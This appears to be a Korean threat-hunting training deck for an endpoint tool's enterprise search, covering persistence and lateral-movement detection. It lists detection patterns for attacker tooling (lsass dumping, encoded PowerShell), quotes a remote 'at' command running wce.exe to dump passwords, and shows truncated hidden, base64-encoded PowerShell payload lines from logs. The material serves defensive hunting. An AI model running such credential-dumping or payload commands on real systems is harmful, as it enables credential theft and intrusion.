


다른 잠재적인 위협은 없는지 확인해 보자!!


위협헌팅 분석

# 침해 사고 조사

엔드포인트 가시성 확보!



# Attack Life-Cycle



# 무엇을 찾아야 할까요?

## 의심스러운 커멘드 명령어

ProcessCmdLine contains lsass.exe (e.g. procdump).

## 의심스러운 프로세스

Parent process is PSEXESVC.EXE  
Process name is PsLoggedOn, ProcDump, wmic.exe, powershell.exe..

## 의심스러운 예약작업

Task name matches "AtWd+"

## 의심스러운 PowerShell

Powershell command line contains  
-encodedcommand  
IEX \$env:  
Invoke-Expression \$env:  
-action writerun  
-execution bypass  
-computers



## 의심스러운 서비스

Service DLL matches "w.jpg\$|w.gif\$|w.bmp\$|w.png\$"  
Service Path contains "WAppDataWLocalWTempW"

## 의심스러운 프로세스

Process Remote Port is "443"  
or Process Remote Port is "80"  
and Not Process contains "chrome.exe"  
and Not Process contains "iexplore.exe"  
and Not Process contains "firefox.exe"

## 의심스러운 명령어 실행

```
net localgroup
net group "<PRIVILEGED USER
GROUP>"
dir *.exe
dir *.ps1
net user /domain
net group /domain
tasklist /v /s
gpresult.vbs
whoami /all
net user krbtgt
dsquery
```


## 의심스러운 압축파일

```
----WINRAR----
-hp
.exe a

----7ZIP----
.exe a

----MISC----
certutil -encode
```

# 우리는 무엇을 놓치고 있나요?




- 어떤 경로로??
- 감염 호스트는 몇 대??
- 어떤 데이터를 수집?
- 어디까지 공격이 진행??
- 어떻게 내부 이동??
- 유출된 데이터는??



# 어디에서 정보를 얻을 수 있을까요?

## Look-back cache




## Forensics snapshot

- Running Process and cmd line (rogue attack tools)
- Network activity (Port listing, DNS cache, ...)
- File metadata for persistence items
- Disk and volumes
- Registry
- Event Log

STANDARD

# 침해시스템 분석 프로세스



# Enterprise Search

공격자의 흔적 추적!



# Enterprise Search 지원 항목

<ul style="list-style-type: none"> <li>Browser Name</li> <li>Rogue user agent</li> <li>Browser Version</li> <li>Other conditions</li> </ul>	<ul style="list-style-type: none"> <li>Hidden, directory, system, archive, deleted</li> </ul>	<ul style="list-style-type: none"> <li>URL monitoring headers</li> <li>HTTP Header</li> </ul>	<ul style="list-style-type: none"> <li>Known bad IP/port</li> </ul>	<ul style="list-style-type: none"> <li>Timestamp – Event</li> </ul>
<ul style="list-style-type: none"> <li>Cookie Flags</li> </ul>	<ul style="list-style-type: none"> <li>Specific backdoors, bad certificates</li> </ul>	<ul style="list-style-type: none"> <li>Known bad IP src/dst</li> </ul>	<ul style="list-style-type: none"> <li>Remote Port</li> </ul>	<ul style="list-style-type: none"> <li>Timestamp - Last Login</li> <li>Narrow searches / timeline</li> <li>Timestamp - Last Run</li> </ul>
<ul style="list-style-type: none"> <li>Cookie Name</li> <li>Website being visited</li> <li>Cookie Value</li> </ul>	<ul style="list-style-type: none"> <li>File Certificate Issuer</li> <li>File Certificate Subject</li> <li>File Certificate Type</li> </ul>	<ul style="list-style-type: none"> <li>Local IP Address</li> <li>Known bad IP/port</li> <li>Local Port</li> </ul>	<ul style="list-style-type: none"> <li>SERVICE_DISABLED / service_system_start</li> <li>Service Name</li> </ul>	<ul style="list-style-type: none"> <li>Timestamp – Modified</li> <li>Timestamp – Started</li> </ul>
<ul style="list-style-type: none"> <li>DNS Hostname</li> <li>Command and control</li> </ul>	<ul style="list-style-type: none"> <li>File Download Referrer</li> <li>What is referrer?</li> </ul>	<ul style="list-style-type: none"> <li>Rogue parent process</li> <li>Known bad parent process (e.g. word &gt; cmd)</li> <li>Parent Process Name</li> <li>Parent Process Path</li> </ul>	<ul style="list-style-type: none"> <li>Service Status</li> <li>SERVICE_STOPPED/RUNNING/DISAPBLED</li> <li>Service type</li> </ul>	<ul style="list-style-type: none"> <li>URL</li> </ul>
<ul style="list-style-type: none"> <li>Driver Device Name*</li> <li>Specific backdoor</li> <li>Driver Module Name</li> </ul>	<ul style="list-style-type: none"> <li>File Download Type</li> <li>File download type</li> <li>File Full Path</li> <li>Known bad location/name</li> </ul>	<ul style="list-style-type: none"> <li>Local/remote port</li> </ul>	<ul style="list-style-type: none"> <li>Task Flag</li> <li>Specific backdoors</li> </ul>	<ul style="list-style-type: none"> <li>Username</li> <li>URL visited, initial infection</li> <li>Web Page</li> </ul>
<ul style="list-style-type: none"> <li>Executable Exported DLL Name*</li> <li>Specific backdoor and generic features</li> <li>Executable Imported Function Name*</li> <li>Executable Imported Module Name*</li> <li>Specific backdoor and generic features</li> <li>Executable Injected*</li> </ul>	<ul style="list-style-type: none"> <li>File MD5</li> <li>Known bad MD5</li> <li>Known bad filename</li> <li>Only for tasks/service. Driver/File/Process requires exhaustive</li> <li>File SHA1 Hash</li> <li>File SHA256 Hash</li> <li>File SHA512 Hash</li> <li>File SHA1 Hash</li> <li>File SHA256 Hash</li> <li>File SHA512 Hash</li> <li>File Signature Verified</li> <li>File Stream Name</li> <li>File First 64 Bytes /!\</li> </ul>	<ul style="list-style-type: none"> <li>UDP/TCP Only PortItem</li> <li>Port State</li> <li>Established, etc.?</li> <li>Process Arguments</li> <li>Known bad arguments! Cache + current process</li> <li>Process Name</li> <li>Bad process name. Combined with parent process</li> <li>Registry Key Full Path</li> <li>Registry Key Value Name</li> <li>Known bad path/name/value or broad search</li> <li>Registry Value Text</li> </ul>	<ul style="list-style-type: none"> <li>Task Name</li> <li>Rogue tasks or broad hunting</li> <li>Timestamp – Accessed</li> <li>Timestamp – Changed*</li> <li>Timestamp – Created</li> <li>Narrow searches / timeline</li> </ul>	<ul style="list-style-type: none"> <li>Windows Event ID*</li> <li>Rogue process, Powershell logging, Logon, hunting</li> <li>Windows Event Message*</li> </ul>
<ul style="list-style-type: none"> <li>Memory section not mapped to disk</li> <li>Executable PE Type*</li> </ul>				
<ul style="list-style-type: none"> <li>Can be executable or dll</li> <li>Executable Resource Name*</li> <li>Specific backdoor</li> </ul>				

# Persistence

- Registry Events

- Registry Key Full Path
- Registry Key Value Name
- Registry Key Value Text

Searchable fields

- Registry Key Full Path
- Registry Key Value Name
- Registry Key Value Text**
- Remote IP Address
- Remote Port
- Service DLL
- Service Mode
- Service Name
- Service Status

equals not equals **contains** not contains

- 예시) Host Set equals All hosts AND Registry Key Full Path contains "Run"

위 쿼리는 "RUN" 스트링이 포함된 모든 레지스트리 경로를 보여줍니다.

RETURN Hostname  
WHERE Host Set equals All hosts AND Registry Key Full Path contains Run

Responded 5 of 6 Matched 1

MATCHED (1) NOT MATCHED (4) NOT RESPONDED (1)

Stop collecting results Delete results

Actions... 0 hosts selected Export Matched

Registry Key Full Path	HKEY_USERS\S-1-5-21-3440168974-4212848896-1917760816-1000\Software\Microsoft\Windows\CurrentVersion\Run\1490771716	Registry Key Value Type	REG_SZ	Registry Key Value Text	C:\Users\user01\AppData\Roaming\1490771716	Username	WIN7X862-O\admin	Process Name	regedit.exe
Registry Key Full Path	HKEY_USERS\S-1-5-21-3440168974-4212848896-1917760816-1000\Software\Microsoft\Windows\CurrentVersion\Run	Username	BUILTIN\Administrators	Process Name	taskhost.exe	Process ID	3448	Timestamp - Modified	2017-03-29 07:15:16.853Z
Registry Key Full Path	HKEY_USERS\S-1-5-21-3440168974-4212848896-1917760816-1000\Software\Microsoft\Windows\CurrentVersion\Run\1490771716	Registry Key Value Type	REG_SZ	Registry Key Value Text	C:\Users\user01\AppData\Roaming\1490771716	Username	WIN7X862-O\admin	Process Name	regedit.exe
Registry Key Full Path	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Username	WIN7X862-O\admin	Process Name	regedit.exe	Process ID	2196	Timestamp - Modified	2017-03-29 08:10:08.549Z
Registry Key Full Path	HKEY_USERS\S-1-5-21-3440168974-4212848896-1917760816-1000\Software\Microsoft\Windows\CurrentVersion\Run	Username	WIN7X862-O\admin	Process Name	regedit.exe	Process ID	2196	Timestamp - Modified	2017-03-29 08:11:03.070Z


# Lateral Movement

- 내부 확산(Lateral movement)

: 공격자가 핵심 자산 및 데이터를 검색할 때 네트워크를 통해 점진적으로 확산하기 위해 사용하는 다양한 기술들


- 테크닉

- **SMB** – 로컬 관리자 권한을 가진 공격자는 파일 공유를 통해 다른 컴퓨터에 액세스 가능
- **PSEXEC** – 원격 명령을 실행하기 위한 일반적인 도구로 Microsoft사의 Sysinternals 도구의 일부
- **Schedule Task** – 원격 컴퓨터에 명령을 실행하는 Windows 내장 메커니즘
- **WMI** – 원격 컴퓨터에 명령을 실행하는 또 다른 기본 제공 메커니즘
- **Remote Desktop**



# Lateral Movement

- HX의 Enterprise Search는 조직 내의 측면 이동을 식별하는데 필요한 매개 변수를 제공
- **Windows Event ID** 는 측면 이동을 식별하는 효율적인 소스
- **Windows Event Logs**
  - Windows Event ID
  - Windows Event Log Type
  - Windows Event Message




Lateral Movement	Event Log
SMB	4648
Psexec	4697
Schedule Tasks	4698

# Lateral Movement

- 작업 예약
  - 약성코드가 조직 내에서 지속적으로 측면 이동을 하기 위해 사용하는 또 다른 일반적인 방법

- 작업 예약

- Task Flag
- Task Name
- Task Reference
- Task Status



```
C:\Documents and Settings\milton>net time \\petergibbons-pc
Current time at \\petergibbons-pc is 2/16/2013 4:51 PM
```

```
The command completed successfully.
```

```
C:\Documents and Settings\milton>at \\PETERGIBBONS-PC 16:54 cmd /c "C:\Windows\ad
ddins\wce.exe -w > C:\Windows\addins\PETERGIBBONS-PC-pw.txt"
Added a new job with job ID = 1
```

# Lateral Movement

- 이름이 없는 작업은 의심스러운 동작이므로 조사해야 함
- 공격자가 측면 이동을 할 때, 작업 이름 지정에는 신경을 쓰지 않음
- 이름이 없는 작업의 이름은 자동으로 AT1, AT2 등으로 지정됨

Query : **Host Set equals All hosts AND Task Name contains “AT”**

WHERE Host Set equals All hosts AND Task Name contains AT

5 of 6 5

MATCHED (5) NOT MATCHED (0) NOT RESPONDED (1) Results collection stopped Delete results

Actions... 0 hosts selected Export Matched

Win7x862-0

Item Type Summary

Task Name	Username	File Full Path	Task Status	Task Flag
Adobe Acrobat Update Task	Adobe Systems Incorporated	C:\Program Files\Common Files\Adobe\ARH\1.0\AdobeARH.exe	TASK_STATE_QUEUED	TASK_FLAG_T...
GoogleUpdateTaskMachineCore	SYSTEM	C:\Program Files\Google\Update\GoogleUpdate.exe	SCHED_S_TASK_READY	TASK_FLAG_TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TASK_FLAG_KILL_ON_ID...
GoogleUpdateTaskMachineUA	SYSTEM	C:\Program Files\Google\Update\GoogleUpdate.exe	SCHED_S_TASK_READY	TASK_FLAG_TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TASK_FLAG_KILL_ON_IDL...
Created 2012-01-01 00:00:00Z	Office 15 Subscription Heartbeat	Microsoft Office	SCHED_S_TASK_DISABLED	TASK_FLAG_TASK_FLAG_RUN_IF_C...
Created 2006-11-10 14:29:55Z	AD RHS Rights Policy Template Management (Automated)	Microsoft Corporation	SCHED_S_TASK_DISABLED	TASK_FLAG_TASK_FLAG_RUN_IF_C...

Showing 5 of 20 items | View all

Win7x862-0

Item Type Summary

Task Name	Username	File Full Path	Task Status	Task Flag
Adobe Acrobat Update Task	Adobe Systems Incorporated	C:\Program Files\Common Files\Adobe\ARH\1.0\AdobeARH.exe	TASK_STATE_QUEUED	TASK_FLAG_T...
AT1	ATServiceAccount	C:\Users\user01\AppData\Local\Temp\met.exe	SCHED_S_TASK_RUNNING	TASK_FLAG_TASK_FLAG_DONT_START_IF_ON_BATTERIES TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TA...
AT2	ATServiceAccount	C:\Users\user01\AppData\Local\Temp\met.exe	SCHED_S_TASK_READY	TASK_FLAG_TASK_FLAG_DONT_START_IF_ON_BATTERIES TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TA...
AT3	ATServiceAccount	\\10.128.38.121	SCHED_S_TASK_READY	TASK_FLAG_TASK_FLAG_DONT_START_IF_ON_BATTERIES TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TASK_FLAG_KILL_ON_IDLE_EN...
GoogleUpdateTaskMachineCore	SYSTEM	C:\Program Files\Google\Update\GoogleUpdate.exe	SCHED_S_TASK_READY	TASK_FLAG_TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TASK_FLAG_KILL_ON_ID...

Showing 5 of 20 items | View all

Win7x862-0

Item Type Summary

Task Name	Username	File Full Path	Task Status	Task Flag
Adobe Acrobat Update Task	Adobe Systems Incorporated	C:\Program Files\Common Files\Adobe\ARH\1.0\AdobeARH.exe	TASK_STATE_QUEUED	TASK_FLAG_T...
AT1	ATServiceAccount	C:\Users\user01\AppData\Local\Temp\met.exe	SCHED_S_TASK_READY	TASK_FLAG_TASK_FLAG_DONT_START_IF_ON_BATTERIES TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TA...
AT2	ATServiceAccount	c:\c.exe	SCHED_S_TASK_READY	TASK_FLAG_TASK_FLAG_DONT_START_IF_ON_BATTERIES TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TASK_FLAG_KILL_ON_IDLE_EN...
AT3	ATServiceAccount	c:\c.exe	SCHED_S_TASK_READY	TASK_FLAG_TASK_FLAG_DONT_START_IF_ON_BATTERIES TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TASK_FLAG_KILL_ON_IDLE_EN...
GoogleUpdateTaskMachineCore	SYSTEM	C:\Program Files\Google\Update\GoogleUpdate.exe	SCHED_S_TASK_READY	TASK_FLAG_TASK_FLAG_KILL_IF_GOING_ON_BATTERIES TASK_FLAG_DISABLED TASK_FLAG_KILL_ON_ID...

# Lateral Movement

- PowerShell과 같은 프로세스의 명령줄을 검색하면 측면 이동 중에 실행된 명령을 식별할 수 있음
- 많은 시스템에서 동일한 의심스러운 스크립트가 발견됨

Query: Host Set equals All hosts AND Process Arguments contains “powershell”

File Full Path	Process Arguments	Process ID	File MDS Hash	Process Arguments
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	2420	92f44e405db16ac55d97e3bfe3b132fa	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	3108	92f44e405db16ac55d97e3bfe3b132fa	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	4056	92f44e405db16ac55d97e3bfe3b132fa	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	1892	92f44e405db16ac55d97e3bfe3b132fa	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	3428	852d67a27e454bd389fa7f02a8cbe23f	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
C:\Windows\System32\WindowsPowerShell\v1.0	'powershell.exe' -nop -w hidden -c \$S=New-Object IO.MemoryStream([Convert]::FromBase64String('H4sIAOnD0lgCA7VWbW/a5BD+3Er9D1aFZFsgAhtmkVbg04EF4Cct8vRaFxtL5f9a956/e838rUIP5uPemsROx6z2mnmix24	1512	852d67a27e454bd389fa7f02a8cbe23f	'powershell.exe' & {Set-ExecutionPolicy Unrestricted}; C:\Windows\TEMP\vmware-SYSTEM\vm
